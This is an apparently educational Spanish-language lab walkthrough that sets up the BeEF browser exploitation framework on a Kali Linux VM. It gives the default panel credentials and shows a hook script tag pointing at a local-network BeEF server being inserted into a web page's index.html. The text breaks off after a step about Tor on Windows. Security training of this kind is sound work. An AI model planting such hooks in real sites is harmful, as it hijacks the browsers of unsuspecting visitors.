Inicia BeEF:

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home X KaliLinux X 1 2 3 4

kali@kali:/etc/tor

```
(kali㉿kali) [~] /etc/tor
$ beef-xss
[!] This script must be run as root

(kali㉿kali) [~] /etc/tor
$ sudo beef-xss
[!] You are using the default credentials
[!] (Password must be different from "beef")
[!] Please type a password for the beef user:
[!] GeoIP database is missing
[!] Run geoupdate to download / update Maxmind GeoIP database
[!] Please wait for the BeEF service to start.
[!]
[!] You might need to refresh your browser once it opens.
[!]
[!] Web UI: http://127.0.0.1:3000/ui/panel
[!] Hook: <script src="http://2IP:3000/hook.js"></script>
[!] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
  Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
  Active: active (running) since Tue 2025-06-10 17:15:32 PDT; 5s ago
    Invoked-By: systemd
      Main PID: 17858 (ruby ./beef)
        Tasks: 10 (limit: 2164)
       Memory: 171.3M (peak: 171.5M)
         CPU: 3.396s
        CGroup: /system.slice/beef-xss.service
            └─17858 ruby ./beef
              ├─17983 node /tmp/execjs2@2025@610-17858-72dlpejs

Jun 10 17:15:32 kali systemd[1]: Started beef-xss.service - beef-xss.
Jun 10 17:15:36 kali beef-inlude-vendor[17858]: [17:15:36][*] Browser Exploitation Framework (BeEF) 0.5.4.0
Jun 10 17:15:36 kali beef-inlude-vendor[17858]: [17:15:36] | Twit: @beefproject
Jun 10 17:15:36 kali beef-inlude-vendor[17858]: [17:15:36] | Site: https://beefproject.com
Jun 10 17:15:36 kali beef-inlude-vendor[17858]: [17:15:36] | Wiki: https://github.com/beefproject/beef/wiki
Jun 10 17:15:36 kali beef-inlude-vendor[17858]: [17:15:36] | Project Creator: Wade Alcorn (@madeAlcorn)
Jun 10 17:15:36 kali beef-inlude-vendor[17858]: [17:15:36][*] BeEF is loading. Wait a few seconds...

[!] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...

(kali㉿kali) [~] /etc/tor
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Rafael Antonio Patricio Ayllón

Archivo Editar Ver

Windows (CRLF) UTF-8

10/06/2025 20:15

Accede al panel de control de BeEF en <http://127.0.0.1:3000/ui/panel> (usuario: beef, contraseña: beef).





The screenshot shows a Kali Linux VM interface. At the top, there's a menu bar with File, Edit, View, VM, Tabs, Help, and various icons. Below the menu is a toolbar with icons for Home, KaliLinux, Browsing, and a search bar. The main window title is 'BeEF Control Panel' and the URL is '127.0.0.1:3000/ui/panel'. The page content includes the BeEF logo, a 'Getting Started' section, and a 'Hosted Browsers' panel listing 'Online Browsers' and 'Offline Browsers'. A detailed description of command modules follows, along with a note about XSS rays. A terminal window titled 'Rafael' is open, showing a file named 'index.html' with BeEF exploit code. The status bar at the bottom indicates '5°C Despejado' and the date '10/06/2025'.

Modificar el Archivo index.html

Agrega el hook de BeEF al archivo index.html de tu servidor web:

The screenshot shows a Kali Linux VM interface. The terminal window title is 'kali@kali: ~/Desktop' and the file name is 'index.html'. The content of the file is BeEF exploit code, including a script tag with a source pointing to 'http://192.168.217.129:3000/hook.js'. A browser window titled 'Rafael' shows the modified 'index.html' page, which contains the BeEF exploit code. The status bar at the bottom indicates '5°C Despejado' and the date '10/06/2025'.

Descargar Tor en la maquina Windows



Entramos mediante la url

